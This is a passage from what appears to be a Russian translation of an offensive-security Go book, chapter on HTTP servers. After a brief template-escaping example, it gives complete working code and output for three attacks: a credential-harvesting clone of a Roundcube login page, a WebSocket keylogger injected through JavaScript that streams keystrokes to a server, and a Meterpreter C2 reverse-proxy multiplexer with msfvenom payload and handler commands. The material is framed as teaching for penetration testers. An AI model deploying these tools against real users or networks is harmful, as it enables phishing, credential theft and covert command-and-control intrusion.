Усвоить нужно очень большой объем рассмотренного здесь материала. До этого момента функции-обработчики использовали для записи ответа в экземпляр `http.ResponseWriter` только `fmt.FPrintf()`. В следующем разделе мы рассмотрим более динамический способ возврата HTML с помощью пакета генерации шаблонов Go.

Создание HTML-ответов с помощью шаблонов

Шаблоны позволяют динамически генерировать содержимое, включая HTML, с помощью переменных из программ Go. Во многих языках генерация шаблонов реализуется с помощью сторонних пакетов. В Go для этой цели есть два пакета, `text/template` и `html/template`. Мы же в этой главе используем пакет HTML, потому что он предоставляет необходимую нам контекстную кодировку.

Одна из особенностей учета контекста в пакете Go заключается в том, что он кодирует переменную по-разному, в зависимости от ее расположения в шаблоне. Например, строка в виде URL, переданная в атрибут `href`, будет закодирована в URL, но при отображении в HTML-элементе она будет закодирована уже в HTML.

Процесс генерации шаблона для его дальнейшего использования начинается с определения самого шаблона, который содержит поле ввода для обозначения динамических контекстных данных для отображения. Его синтаксис покажется знакомым тем, кто применял Jinja совместно с Python. При отрисовке шаблона мы передаем ему переменную, которая будет использоваться в качестве контекста. Она может быть сложной структурой с несколькими полями либо примитивом.

Давайте проработаем код из листинга 4.6, который создает простой шаблон и заполняет поле ввода JS-кодом. Это искусственный пример, показывающий, как динамически заполнять содержимое, которое возвращается в браузер.

Листинг 4.6. HTML-шаблонизация (/ch-4/template_example/main.go)

```
       package main

       import (
           "html/template"
           "os"
       )

❶  var  x  = `
   <html>
     <body>
     ❷ Hello {{.}}
     </body>
   </html>
   `

   func main() {
     ❸ t, err := template.New("hello").Parse(x)
       if err != nil {
           panic(err)
       }
     ❹ t.Execute(os.Stdout, "<script>alert('world')</script>")
   }
```

Сначала создается переменная `x`, которая будет хранить HTML-шаблон ❶. Здесь для определения шаблона используется строка, вложенная в код, но в большинстве случаев вам потребуется хранить шаблоны в отдельных файлах. Обратите внимание на то, что этот шаблон представляет простую HTML-страницу. Внутри него с помощью специальной инструкции `{{`*`variable-name`*`}}` определяются поля ввода. *`Variable-name`* — это элемент внутри контекстных данных, который требуется отобразить ❷. Напомним, что это может быть структура или другой примитив. В данном случае мы используем одну точку, сообщая таким образом пакету, что нужно отобразить весь контекст. Учитывая, что мы будем работать с одной строкой, это нормально, но в случае применения более крупных и сложных структур, таких как `struct`, получение нужных полей осуществляется вызовом после этой точки. Например, если в шаблон передать структуру с полем `Username`, то отобразить это поле можно будет, используя выражение `{{.Username}}`.

Далее в функции `main()` с помощью вызова `template.New(string)` создается новый шаблон ❸. Затем выполняется вызов `Parse(string)`, обеспечивающий верное форматирование шаблона и его парсинг. Совместно эти две функции возвращают указатель на `Template`.

В этом примере задействуется всего один шаблон, но шаблоны можно вкладывать в другие шаблоны. При использовании нескольких шаблонов для удобства их дальнейшего вызова важно именовать их последовательно. В завершение происходит вызов `Execute(io.Writer, interface{})` ❹, который обрабатывает шаблон, используя переменную, переданную в качестве второго аргумента, и записывает его в предоставленный `io.Writer`. Для демонстрации мы применяем `os.Stdout`. Вторая передаваемая в метод `Execute()` переменная — это контекст, который будет использоваться для отображения шаблона.

Выполнение этого кода сформирует HTML-код, и можно заметить, что теги скриптов и другие переданные в контексте вредоносные символы закодированы правильно:

```
$ go build -o template_example
$ ./template_example

<html>
    <body>
        Hello &lt;script&gt;alert(&#39;world&#39;)&lt;/script&gt;
    </body>
</html>
```

О шаблонах можно сказать еще много, например то, что вместе с ними допустимо применять логические операторы или что их можно задействовать с циклами и другими управляющими конструкциями. Помимо этого, они позволяют использовать встроенные функции и даже определять и раскрывать любые вспомогательные функции, что существенно расширяет возможности шаблонизации. Мы советуем вам познакомиться со всеми этими возможностями получше. Хотя они и выходят за рамки темы этой книги, но очень эффективны.

Как насчет того, чтобы отвлечься от основ создания серверов и обработки запросов, переключившись на более злодейские задачи? Давайте создадим сборщик учетных данных!

Сбор учетных данных

Один из столпов социального инжиниринга — это *атака по сбору учетных данных*. В ходе нее перехват учетной информации пользователя происходит за счет подмены оригинального сайта клонированной версией, где пользователь и вводит свои данные. Эта техника эффективна против организаций, которые предоставляют

в интернете доступ к интерфейсу однофакторной аутентификации. Как только вы получили учетные данные пользователя, можете применять их для получения доступа к аккаунту на оригинальном сайте. Это зачастую приводит к прорыву сетевого периметра организации.

Go обеспечивает отличную платформу для выполнения подобных атак, потому что он быстро устанавливает новые серверы, позволяя также легко настраивать маршрутизацию и парсинг вводимой пользователем информации. В сборщик учетных данных можно добавлять множество настроек и возможностей, но в нашем примере будем придерживаться основ.

Для начала нужно сделать клон сайта, имеющего форму авторизации. Здесь можно рассмотреть множество вариантов. На практике вы будете делать копию сайта, используемого вашей мишенью. В своем примере мы будем клонировать ресурс Roundcube. *Roundcube* — это открытый клиент электронной почты, который применяется не так часто, как коммерческие решения наподобие Microsoft Exchange, но вполне годится для демонстрации принципа. Для запуска Roundcube мы задействуем Docker, так как он существенно упрощает процесс.

Вы можете запустить собственный сервер Roundcube, выполнив приведенный далее код. Делать это не обязательно, так как исходный код примера содержит клон данного сайта. Тем не менее для полноты информации мы включаем и этот вариант:

```
$ docker run --rm -it -p 127.0.0.1:80:80 robbertkl/roundcube
```

Эта команда запускает экземпляр Roundcube Docker. Перейдя по адресу http://127.0.0.1:80, вы увидите форму авторизации. Обычно для клонирования сайта и всех необходимых ему файлов используется `wget`, но задействованный в реализации Roundcube JavaScript лишает нас этой возможности. Вместо этого применим для сохранения Google Chrome. Структура каталога примера приведена в листинге 4.7.

Листинг 4.7. Структура каталогов для /ch-4/credential_harvester/

```
$ tree
.
+-- main.go
+-- public
    +-- index.html
    +-- index_files
        +-- app.js
        +-- common.js
        +-- jquery-ui-1.10.4.custom.css
        +-- jquery-ui-1.10.4.custom.min.js
        +-- jquery.min.js
        +-- jstz.min.js
```

```
        +-- roundcube_logo.png
        +-- styles.css
        +-- ui.js
    index.html
```

Файлы в каталоге `public` представляют неизмененный сайт. Вам потребуется изменить исходную форму авторизации, чтобы перенаправлять вводимые данные, отправляя их своему серверу вместо действительного. Для начала откройте public/index.html и найдите элемент формы, используемый для POST-запроса авторизации. Он должен выглядеть так:

```
<form name="form" method="post" action="http://127.0.0.1/?_task=login">
```

В этом теге нужно отредактировать атрибут `action`, направив его на свой сервер. Для этого измените `action` на `/login` и сохраните. Теперь эта строка должна выглядеть так:

```
<form name="form" method="post" action="/login">
```

Для корректного отображения формы авторизации и перехвата имени пользователя с паролем сначала потребуется разместить эти файлы в каталог `public`. Затем нужно будет написать для `/login` функцию `HandleFunc`, которая и будет выполнять перехват. Вам также потребуется сохранить полученные учетные данные в файле с помощью логирования.

Все это можно обработать буквально в нескольких строках кода, и в листинге 4.8 вы видите итоговую программу целиком.

Листинг 4.8. Сервер сбора учетных данных (/ch-4/credential_harvester/main.go)

```
package main

import (
    "net/http"
    "os"
    "time"

    log "github.com/Sirupsen/logrus" ❶
    "github.com/gorilla/mux"
)
func login(w http.ResponseWriter, r *http.Request) {
    log.WithFields(log.Fields{ ❷
        "time":        time.Now().String(),
        "username":    r.FormValue("_user"), ❸
        "password":    r.FormValue("_pass"), ❹
        "user-agent": r.UserAgent(),
        "ip_address": r.RemoteAddr,
    }).Info("login attempt")
```

```
    http.Redirect(w, r, "/", 302)
}

func main() {
    fh, err := os.OpenFile("credentials.txt", os.O_CREATE|os.O_APPEND|
               os.O_WRONLY, 0600) ❺
    if err != nil {
        panic(err)
    }
    defer fh.Close()
    log.SetOutput(fh) ❻
    r := mux.NewRouter()
    r.HandleFunc("/login", login).Methods("POST") ❼
    r.PathPrefix("/").Handler(http.FileServer(http.Dir("public"))) ❽
    log.Fatal(http.ListenAndServe(":8080", r))
}
```

Первое, на что следует обратить внимание, — это импорт github.com/Sirupsen/logrus ❶. Это структурированный пакет для логирования, который мы предпочитаем задействовать вместо стандартного пакета Go `log`. Он предоставляет более богатые возможности настройки логирования для лучшей обработки ошибок. Чтобы использовать этот пакет, нужно, как обычно, вначале выполнить `go get`.

Затем мы определяем функцию-обработчик `login()`. Надеемся, что данный паттерн вам знаком. Внутри этой функции запись перехваченных данных реализуется с помощью `log.WithFields()` ❷. При этом отображаются текущее время, пользовательский агент и IP-адрес источника запроса. Помимо этого, выполняется вызов `FormValue(string)` для перехвата переданных значений имени пользователя (`_user`) ❸ и пароля (`_pass`) ❹. Эти значения мы получаем из `index.html`, также определив расположение элементов ввода формы для каждого имени пользователя и пароля. Ваш сервер должен явно соответствовать именам полей в том виде, в каком они присутствуют в форме авторизации.

Приведенный далее фрагмент, извлеченный из `index.html`, показывает соответствующие вводные элементы, чьи имена для наглядности выделены жирным:

```
<td class="input"><input name="_user" id="rcmloginuser" required="required"
size="40" autocapitalize="off" autocomplete="off" type="text"></td>
<td class="input"><input name="_pass" id="rcmloginpwd" required="required"
size="40" autocapitalize="off" autocomplete="off" type="password"></td>
```

В функции `main()` мы начинаем с открытия файла, в котором будут храниться перехваченные данные ❺. Затем используем `log.SetOutput(io.Writer)`, передавая ей только что созданный дескриптор файла для настройки пакета логирования, чтобы он производил запись в этот файл ❻. Далее создаем новый маршрутизатор и добавляем функцию-обработчик `login()` ❼.

Перед запуском сервера нужно выполнить еще одно действие: сообщить маршрутизатору о необходимости предоставлять статические файлы из каталога ❸. Таким образом, ваш сервер Go явно знает, где находятся все статические файлы — изображения, JavaScript, HTML. Go упрощает этот процесс и обеспечивает защиту против атак по обходу каталогов. Начиная изнутри, мы используем `http.Dir(`*`string`*`)` для определения каталога, из которого нужно предоставлять файлы. Результат передается в качестве ввода в `http.FileServer(`*`FileSystem`*`)`, которая создает для данного каталога `http.Handler`. Все это прикрепляется к маршрутизатору с помощью `PathPrefix(`*`string`*`)`. Использование `/` в качестве префикса пути будет соответствовать всем запросам, которые еще не нашли соответствия. Обратите внимание на то, что по умолчанию возвращаемый из `FileServer` обработчик поддерживает индексацию каталогов, что может спровоцировать утечку информации. Это можно отключить, но здесь мы данный вопрос рассматривать не будем.

В завершение, как и прежде, мы запускаем сервер. Собрав и выполнив код из листинга 4.8, откройте браузер и перейдите на http://localhost:8080. Попробуйте отправить через форму имя пользователя и пароль. Затем выйдите из программы и откройте `credentials.txt`:

```
$ go build -o credential_harvester
$ ./credential_harvester
^C
$ cat credentials.txt
INFO[0038] login attempt
ip_address="127.0.0.1:34040" password="p@ssw0rd1!" time="2020-02-13
21:29:37.048572849 -0800 PST" user-agent="Mozilla/5.0 (X11; Ubuntu; Linux
x86_64;
rv:51.0) Gecko/20100101 Firefox/51.0" username=bob
```

Только взгляните на эти логи! Здесь видно, что были отправлены имя `bob` и пароль `p@ssw0rd1!`. Наш вредоносный сервер успешно обработал POST-запрос формы, перехватив введенные учетные данные и сохранив их в файл для просмотра офлайн. Будучи атакующим, вы могли бы затем использовать эти данные против целевой организации и продолжить внедрение в ее систему.

В следующем разделе мы проработаем вариацию этой техники по сбору учетных данных. Вместо ожидания отправки формы создадим кейлогер для перехвата нажатий клавиш в реальном времени.

Кейлогинг с помощью WebSocket API

WebSocket API (WebSockets) — это полнодуплексный протокол, чья популярность на протяжении последних лет возросла, поскольку теперь он поддерживается во многих браузерах. Этот протокол предоставляет веб-серверам и их клиентам способ

эффективно взаимодействовать друг с другом. Что еще более важно, он позволяет серверу отправлять сообщения клиенту, не требуя опроса.

WebSockets применяются для создания приложений реального времени, таких как чаты и онлайн-игры. Но их можно задействовать и для вредоносных действий, например для внедрения кейлогера в приложение с целью перехвата всех нажимаемых пользователем клавиш. Для начала представьте, что нашли приложение, уязвимое для *межсайтового выполнения сценариев* (брешь, через которую сторонний агент может выполнять произвольный JS-код в браузере жертвы), или взломали сервер, получив возможность изменять исходный код этого приложения. При любом из этих вариантов вы сможете внедрить удаленный JS-файл. Мы с вами создадим инфраструктуру сервера для обработки WebSocket-соединения со стороны клиента и регистрации входящих нажатий клавиш.

В целях демонстрации для тестирования полезной нагрузки мы используем JS Bin (http://jsbin.com). JS Bin — это онлайн-песочница, где разработчики могут тестировать свой HTML- или JS-код. Перейдите на этот ресурс в браузере и вставьте следующий HTML в столбец слева, полностью заменив исходный код:

```
<!DOCTYPE html>
<html>
<head>
    <title>Login</title>
</head>
<body>
    <script src='http://localhost:8080/k.js'></script>
        <form action='/login' method='post'>
            <input name='username'/>
            <input name='password'/>
            <input type="submit"/>
        </form>
    </body>
</html>
```

В правой части экрана отобразится форма. Вы могли заметить, что включили тег `script` с атрибутом `src`, установленным как http://localhost:8080/k.js. Это будет JS-код, реализующий создание WebSocket-соединения и отправку пользовательского ввода на сервер.

Нашему серверу потребуется выполнить два действия: обработать WebSocket и предоставить JS-файл. Давайте в первую очередь покончим с JavaScript, ведь книга, в конце концов, посвящена Go. (Инструкции по написанию JS-кода с помощью Go имеются в репозитории https://github.com/gopherjs/gopherjs/.)

Вот JS-код:

```
(function() {
    var conn = new WebSocket("ws://{{.}}/ws");
```

```
    document.onkeypress = keypress;
    function keypress(evt) {
        s = String.fromCharCode(evt.which);
        conn.send(s);
}
})();
```

Он обрабатывает события нажатия клавиш. Каждое такое нажатие этот код отправляет через WebSocket на ресурс по адресу `ws://{{.}}/ws`. Напомним, что значение `{{.}}` является полем ввода шаблона Go, отражающего текущий контекст. Этот ресурс представляет WebSocket URL, который будет вносить информацию о местоположении сервера на основе переданной в шаблон строки. Мы вернемся к этому через минуту. Для этого примера сохраним JS в файл `logger.js`.

Вас может смутить то, что мы вроде собирались предоставлять его как `k.js`. HTML-код, который мы показали ранее, тоже явно использует `k.js`. Что это значит? Это значит, что на деле `logger.js` является не JS-файлом, а шаблоном Go. Мы будем применять `k.js` в маршрутизаторе в качестве паттерна для сопоставления. При его совпадении сервер будет отображать шаблон из файла `logger.js`, заполненный контекстными данными, представляющими хост, к которому подключается WebSocket. Код сервера, реализующий этот процесс, показан в листинге 4.9.

Листинг 4.9. Сервер кейлогинга (/ch-4/websocket_keylogger/main.go)

```
import (
    "flag"
    "fmt"
    "html/template"
    "log"
    "net/http"

    "github.com/gorilla/mux"
  ❶ "github.com/gorilla/websocket"
)

var (
  ❷ upgrader = websocket.Upgrader{
        CheckOrigin: func(r *http.Request) bool { return true },
    }

    listenAddr  string
    wsAddr      string
    jsTemplate  *template.Template
)

func init() {
    flag.StringVar(&listenAddr, "listen-addr", "", "Address to listen on")
    flag.StringVar(&wsAddr, "ws-addr", "", "Address for WebSocket connection")
    flag.Parse()
```

```
    var err error
  ❸ jsTemplate, err = template.ParseFiles("logger.js")
    if err != nil {
        panic(err)
    }
}

func serveWS(w http.ResponseWriter, r *http.Request) {
  ❹ conn, err := upgrader.Upgrade(w, r, nil)
    if err != nil {
        http.Error(w, "", 500)
        return
    }
    defer conn.Close()
    fmt.Printf("Connection from %s\n", conn.RemoteAddr().String())
    for {
      ❺ _, msg, err := conn.ReadMessage()
        if err != nil {
            return
        }
      ❻ fmt.Printf("From %s: %s\n", conn.RemoteAddr().String(), string(msg))
    }
}

func serveFile(w http.ResponseWriter, r *http.Request) {
  ❼ w.Header().Set("Content-Type", "application/javascript")
  ❽ jsTemplate.Execute(w, wsAddr)
}

func main() {
    r := mux.NewRouter()
  ❾ r.HandleFunc("/ws", serveWS)
  ❿ r.HandleFunc("/k.js", serveFile) log.Fatal(http.ListenAndServe(":8080", r))
}
```

Рассмотрим приведенный код подробнее. Прежде всего, обратите внимание на то, что мы используем еще одну стороннюю библиотеку, `gorilla/websocket`, с помощью которой обрабатываем коммуникации WebSocket ❶. Это полноценный мощный пакет, упрощающий процесс разработки, наподобие уже знакомого вам `gorilla/mux`. Не забудьте сначала выполнить из терминала `go get github.com/gorilla/websocket`.

Затем переходим к определению нескольких переменных. Мы создаем экземпляр `websocket.Upgrader`, который будет добавлять в белый список каждый источник ❷. Допуск всех источников обычно считается плохой практикой в плане безопасности, но здесь мы не придаем этому значения, поскольку работаем с тестовым экземпляром, который будем запускать на локальных рабочих станциях. Для использования в реальных вредоносных действиях источник нужно будет ограничить конкретным значением.

В функции `init()`, выполняющейся автоматически перед `main()`, мы определяем аргументы командной строки и пытаемся спарсить шаблон Go, расположенный в файле `logger.js`. Обратите внимание на то, что мы вызываем `template.ParseFiles("logger.js")` ❸. Проверяем ответ, чтобы убедиться в успешном парсинге файла. Если все правильно, то спарсенный шаблон будет сохранен в переменной `jsTemplate`.

На данный момент мы еще не предоставляли контекстуальных данных шаблону и не выполняли его. Это произойдет чуть позже. Сначала идет определение функции `serveWS()`, которая будет использоваться для обработки WebSocket-коммуникаций. С помощью вызова `upgrader.Upgrade(http.ResponseWriter, *http.Request, http.Header)` мы создаем экземпляр `websocket.Conn` ❹. Метод `Upgrade()` расширяет HTTP-соединение для использования протокола WebSocket. Это означает, что любой обрабатываемый данной функцией запрос будет расширен для использования WebSocket. Мы взаимодействуем с этим соединением внутри бесконечного цикла `for`, вызывая для чтения входящих сообщений `conn.ReadMessage()` ❺. Если JS-код будет работать должным образом, то сообщения должны состоять из перехваченных символов нажатых клавиш. Эти сообщения и удаленный IP-адрес клиента записываются в `stdout` ❻.

Мы разобрали самую сложную часть пазла создания обработчика WebSocket. Далее идет создание еще одной функции-обработчика `serveFile()`. Она будет извлекать и возвращать содержимое JS-шаблона, заполненного включенными контекстными данными. Для этого мы установим заголовок Content-Type как `application/javascript` ❼. Это сообщит подключающимся браузерам, что содержимое тела HTTP-ответа должно рассматриваться как JavaScript. Во второй и последней строке обработчика выполняется вызов `jsTemplate.Execute(w, wsAddr)` ❽. Помните, как мы парсили `logger.js` в функции `init()` во время бутстрэппинга сервера? Результат был сохранен в переменной `jsTemplate`. Данная строка кода обрабатывает тот самый шаблон. Мы передаем ей `io.Writer` (в нашем случае используется `w`, `http.ResponseWriter`) и контекстные данные типа `interface{}`. Тип `interface{}` означает, что можно передать любой тип переменной, будь то строка, структура или что-то другое. В данном случае мы передаем строковую переменную `wsAddr`. Если вернуться назад к функции `init()`, то можно заметить, что эта переменная содержит адрес WebSocket-сервера и устанавливается через аргумент командной строки. Говоря кратко, она заполняет шаблон данными и записывает его как HTTP-ответ. Довольно хитро!

Мы реализовали функции-обработчики `serveFile()` и `serveWS()`. Теперь нужно только настроить маршрутизатор для сопоставления шаблонов, чтобы передавать выполнение правильному обработчику. Как и ранее, это делается в функции `main()`. Первый обработчик сопоставляется с URL-шаблоном `/ws`, выполняя функцию

`serveWS` для апгрейда и обработки WebSocket-соединений ❾. Второй маршрут сопоставляется с шаблоном `/k.js`, выполняя функцию `serveFile()` ❿. Таким образом сервер передает отрисованный (то есть присоединенный к странице. — *Примеч. ред.*) JS-шаблон клиенту.

Теперь давайте этот сервер запустим. Если открыть HTML-файл, то мы увидим сообщение `connection established`. Оно регистрируется, так как JS-файл был успешно отрисован в браузере и запросил WebSocket-соединение. Если ввести учетные данные в элементы формы, то они будут выведены в `stdout` на сервере:

```
$ go run main.go -listen-addr=127.0.0.1:8080 -ws-addr=127.0.0.1:8080
Connection from 127.0.0.1:58438
From  127.0.0.1:58438:  u
From  127.0.0.1:58438:  s
From  127.0.0.1:58438:  e
From  127.0.0.1:58438:  r
From  127.0.0.1:58438:
From  127.0.0.1:58438:  p
From  127.0.0.1:58438:  @
From  127.0.0.1:58438:  s
From  127.0.0.1:58438:  s
From  127.0.0.1:58438:  w
From  127.0.0.1:58438:  o
From  127.0.0.1:58438:  r
From  127.0.0.1:58438:  d
```

У нас все получилось! На выводе мы видим список всех нажатых при заполнении формы клавиш. В данном случае это набор пользовательских учетных данных. Если у вас возникли сложности, убедитесь, что передаете в качестве аргументов командной строки точные адреса. Кроме того, сам HTML-файл может нуждаться в доработке, если вы вызываете `k.js` с сервера, чей адрес отличен от localhost:8080.

Приведенный код можно улучшить несколькими способами. В одном из них можно логировать вывод не в терминал, а в файл или другое постоянное хранилище. Это снизит вероятность потери данных по причине закрытия окна терминала или перезапуска сервера. К тому же если ваш кейлогер регистрирует нажатия клавиш одновременно на нескольких клиентах, данные в выводе могут смешиваться, усложняя сбор и анализ учетных данных разных пользователей. Этого можно избежать, определив более эффективный формат представления, который, например, группирует нажатые клавиши по уникальному клиенту/порту.

На этом знакомство с техниками сбора учетных данных закончено. Последним в этой главе мы рассмотрим мультиплексирование HTTP-соединений C2.

Мультиплексирование C2-соединений

В последнем разделе главы мы покажем, как мультиплексировать HTTP-соединения Meterpreter к различным бэкенд-серверам управления. *Meterpreter* — это популярный гибкий инструмент исполнения команд (C2), являющийся частью фреймворка Metasploit. Здесь мы не будем излишне углубляться в подробности Metasploit или Meterpreter. Если вы с ними прежде не сталкивались, рекомендуем ознакомиться с одним из множества руководств или сайтов документации.

В этом же разделе поговорим о создании обратного HTTP-прокси в Go, который позволит динамически перенаправлять входящие сессии Meterpreter на основе HTTP-заголовка `Host`. Именно так и работает виртуальный хостинг сайтов. Тем не менее вместо предоставления различных локальных файлов и каталогов мы будем проксировать соединение на разных слушателей Meterpreter. Это будет интересным случаем применения по нескольким причинам.

Во-первых, прокси-сервер выступает в роли переадресатора, позволяя раскрывать только имя домена и IP-адрес, но не слушателей Meterpreter. Если переадресатор вдруг попадет в черный список, можно будет легко переместить его, не перемещая C2-сервер. Во-вторых, вы можете расширить приведенные здесь концепции для выполнения *доменного фронтирования*, техники задействования доверенных сторонних доменов (зачастую от облачных провайдеров) для обхода ограничивающего контроля исходящего трафика. Мы не будем разбирать здесь пример детально, но вам рекомендуем изучить эту тему подробнее, поскольку это очень мощная техника. И наконец, приведенный пример показывает, как можно совместно использовать одну комбинацию «хост/порт» в команде союзников, потенциально атакуя разные целевые организации. Поскольку порты 80 и 443 — это наиболее вероятные допустимые точки выхода, можно применять прокси-сервер для их прослушивания и перенаправления соединений на правильного слушателя.

Вот наш план. Мы настроим два отдельных обратных HTTP-слушателя Meterpreter. В этом примере они будут размещаться на виртуальной машине с IP-адресом 10.0.1.20, также вполне допускается их размещение на разных хостах. Мы привяжем этих слушателей к портам 10080 и 20080 соответственно. В реальном сценарии они могут выполняться где угодно, при условии что прокси-сервер сможет связаться с их портами. Убедитесь, что у вас установлен Metasploit (в Kali Linux он установлен по умолчанию), затем запустите слушателей:

```
   $ msfconsole
   > use exploit/multi/handler
   > set payload windows/meterpreter_reverse_http
❶  > set LHOST 10.0.1.20
   > set LPORT 80
❷  > set ReverseListenerBindAddress 10.0.1.20
   > set ReverseListenerBindPort 10080
```

```
> exploit -j -z
[*]  Exploit  running  as  background  job 1.

[*] Started HTTP reverse handler on http://10.0.1.20:10080
```

При запуске слушателя мы передаем прокси-данные как значения `LHOST` и `LPORT` ❶. Тем не менее устанавливаем продвинутые опции `ReverseListener`, `BindAddress` и `ReverseListenerBindPort` на действительный IP-адрес и порт, где должен запускаться слушатель ❷. Это дает некоторую гибкость при использовании портов, в то же время позволяя явно идентифицировать прокси-сервер, которым в случае, например, настройки фронтирования домена может быть имя хоста.

Во втором экземпляре Metasploit мы делаем то же самое для запуска дополнительного слушателя на порте 20080. Единственное отличие здесь в привязке к другому порту:

```
$ msfconsole
> use exploit/multi/handler
> set payload windows/meterpreter_reverse_http
> set LHOST 10.0.1.20
> set LPORT 80
> set ReverseListenerBindAddress 10.0.1.20
> set ReverseListenerBindPort 20080
> exploit -j -z
[*] Exploit  running  as  background  job 1.

[*] Started HTTP reverse handler on http://10.0.1.20:20080
```

Теперь создадим обратный прокси, исчерпывающий код которого приведен в листинге 4.10.

Листинг 4.10. Мультиплексирование Meterpreter (/ch-4/multiplexer/main.go)

```
package main

import (
    "log"
    "net/http"
  ❶ "net/http/httputil"
    "net/url"
    "github.com/gorilla/mux"
)

❷ var (
    hostProxy = make(map[string]string)
    proxies   = make(map[string]*httputil.ReverseProxy)
)

func init() {
  ❸ hostProxy["attacker1.com"] = "http://10.0.1.20:10080"
```

```
    hostProxy["attacker2.com"] = "http://10.0.1.20:20080"

    for k, v := range hostProxy {
      ❹ remote, err := url.Parse(v)
        if err != nil {
            log.Fatal("Unable to parse proxy target")
        }
      ❺ proxies[k] = httputil.NewSingleHostReverseProxy(remote)
    }
}

func main() {
    r := mux.NewRouter()
    for host, proxy := range proxies {
      ❻ r.Host(host).Handler(proxy)
    }
    log.Fatal(http.ListenAndServe(":80", r))
}
```

В первую очередь выполняется импорт пакета net/http/httputil ❶, который содержит вспомогательную функциональность для создания обратного прокси. Это избавит вас от необходимости делать все с нуля.

После импорта пакетов определяются две переменные ❷, которые являются картами. Первая, `hostProxy`, будет служить для сопоставления имен хостов с URL-адресом слушателя Metasploit, на который их нужно направлять. Вспомните, что переадресацию мы делаем на основе заголовка `Host`, который ваш прокси-сервер получает в HTTP-запросе. Поддержание этого сопоставления — простой способ определения мест назначения.

Вторая переменная, `proxies`, также будет использовать в качестве значения ключей имена хостов. Тем не менее соответствующие им значения в карте являются экземплярами `*httputil.ReverseProxy`. То есть эти значения будут не строковыми представлениями места назначения, а фактическими экземплярами прокси-сервера, на которые можно делать перенаправление.

Обратите внимание: данную информацию мы кодируем жестко, и это не самый удачный способ управления конфигурацией и проксирования данных. В более оптимальной реализации информация сохранялась бы во внешнем файле конфигурации, но это упражнение мы оставим вам для самостоятельной проработки.

С помощью функции `init()` мы определяем сопоставления между именами доменов и целевыми экземплярами Metasploit ❸. В этом случае будем перенаправлять все запросы со значением заголовка `Host`, равным attacker1.com, на http://10.0.1.20:10080, а со значением attacker2.com — на http://10.0.1.20:20080. Конечно же, пока мы не делаем реальное перенаправление, а просто создаем зачаточную

конфигурацию. Обратите внимание на то, что адреса назначения соответствуют значениям `ReverseListenerBindAddress` и `ReverseListenerBindPort`, которые мы использовали для слушателей Meterpreter ранее.

Далее все в той же функции `init()` мы перебираем карту `hostProxy`, делая парсинг целевых адресов для создания экземпляров `net.URL` ❹. Полученный результат задействуется в качестве ввода в вызове функции `httputil.NewSingleHostReverseProxy (net.URL)` ❺, которая является вспомогательной функцией, создающей обратный прокси из URL. Более того, тип `httputil.ReverseProxy` удовлетворяет требованиям интерфейса `http.Handler`, то есть создаваемые экземпляры прокси можно использовать как обработчики для маршрутизатора. Делается это с помощью функции `main()`. Сначала создается маршрутизатор, после чего осуществляется перебор всех экземпляров прокси. Напомним, что ключ — это имя хоста, а значение имеет тип `httputil.ReverseProxy`. Для каждой пары «ключ/значение» карты мы добавляем в маршрутизатор функцию сопоставления ❻. Тип `Route` из набора Gorilla MUX содержит такую функцию под названием `Host`, которая получает имя хоста для сопоставления со значениями заголовка `Host` входящих запросов. Для каждого имени хоста, которое нужно проверить, мы указываем маршрутизатору использовать соответствующий прокси. Это на удивление простое решение того, что в противном случае оказалось бы сложной задачей.

В завершение происходит запуск сервера и его привязка к порту 80. Сохранитесь и запустите программу. Это нужно будет сделать от имени привилегированного пользователя, поскольку привязка выполняется к привилегированному порту.

На данный момент у нас запущены два обратных HTTP-слушателя Meterpreter, а также должен работать обратный прокси-сервер. Последний шаг — генерирование тестовой полезной нагрузки для проверки его итоговой работоспособности. Для этого мы задействуем `msfvenom` — инструмент генерирования полезной нагрузки, который также поставляется вместе с Metasploit. С его помощью создадим два исполняемых файла Windows:

```
$ msfvenom -p windows/meterpreter_reverse_http LHOST=10.0.1.20 LPORT=80
HttpHostHeader=attacker1.com -f exe -o payload1.exe
$ msfvenom -p windows/meterpreter_reverse_http LHOST=10.0.1.20 LPORT=80
HttpHostHeader=attacker2.com -f exe -o payload2.exe
```

Эти команды создадут два файла с названиями `payload1.exe` и `payload2.exe`. Обратите внимание на то, что единственное различие между ними помимо самого имени заключается в значениях `HttpHostHeader`. Это гарантирует, что итоговая полезная нагрузка отправляет свои HTTP-запросы с конкретным значением заголовка `Host`. Также стоит заметить, что значения `LHOST` и `LPORT` соответствуют информации нашего обратного прокси-сервера, а не слушателей Meterpreter. Отправьте эти исполняемые файлы в систему Windows или на виртуальную машину. При их выполнении

должны устанавливаться две сессии: одна в слушателе, привязанном к порту 10080, вторая в слушателе, привязанном к порту 20080. Выглядеть они должны так:

```
>
[*] http://10.0.1.20:10080 handling request from 10.0.1.20; (UUID:  hff7podk)
Redirecting stageless connection from /pxS_2gL43lv34_birNgRHgL4AJ3A9w3i9FXG3Ne2-
3UdLhACr8-Qt6QOlOw PTkzww3NEptWTOan2rLo5RT42eOdhYykyPYQy8dq3Bq3Mi2TaAEB with UA
'Mozilla/5.0 (Windows NT 6.1; Trident/7.0;
rv:11.0) like Gecko'
[*] http://10.0.1.20:10080 handling request from 10.0.1.20; (UUID: hff7podk)
Attaching orphaned/stageless session...
[*] Meterpreter session 1 opened (10.0.1.20:10080 -> 10.0.1.20:60226) at 2020-
07-03 16:13:34 -0500
```

Если с помощью tcpdump или Wireshark вы проверите трафик, предназначенный для порта 10080 или 20080, то должны увидеть, что обратный прокси-сервер является единственным хостом, коммуницирующим со слушателем Metasploit. Вы также можете убедиться, что заголовок `Host` соответствующим образом устанавливается на attacker1.com для слушателя на порте 10080 и на attacker2.com для слушателя на порте 20080.

Вот и все. Вы справились! Теперь пора поднять планку. Мы советуем вам в качестве дополнительного упражнения доработать код для использования поэтапной полезной нагрузки. Это будет сопряжено с дополнительными трудностями, так как потребуется добиться того, чтобы обе стадии правильно перенаправлялись через прокси. Затем попробуйте реализовать это с помощью HTTPS вместо небезопасного HTTP. Так вы сможете глубже разобраться в проксировании трафика для вредоносных целей и повысить его эффективность.

Резюме

Вот вы и завершили небольшое путешествие по протоколу HTTP, проработав на протяжении последних двух глав как клиентскую, так и серверную реализацию. В следующей главе мы сосредоточимся на DNS — не менее полезном протоколе для специалистов по кибербезопасности. Вообще-то мы почти повторим рассмотренный пример HTTP-мультиплексирования, но уже с использованием DNS.

5

Эксплуатация DNS

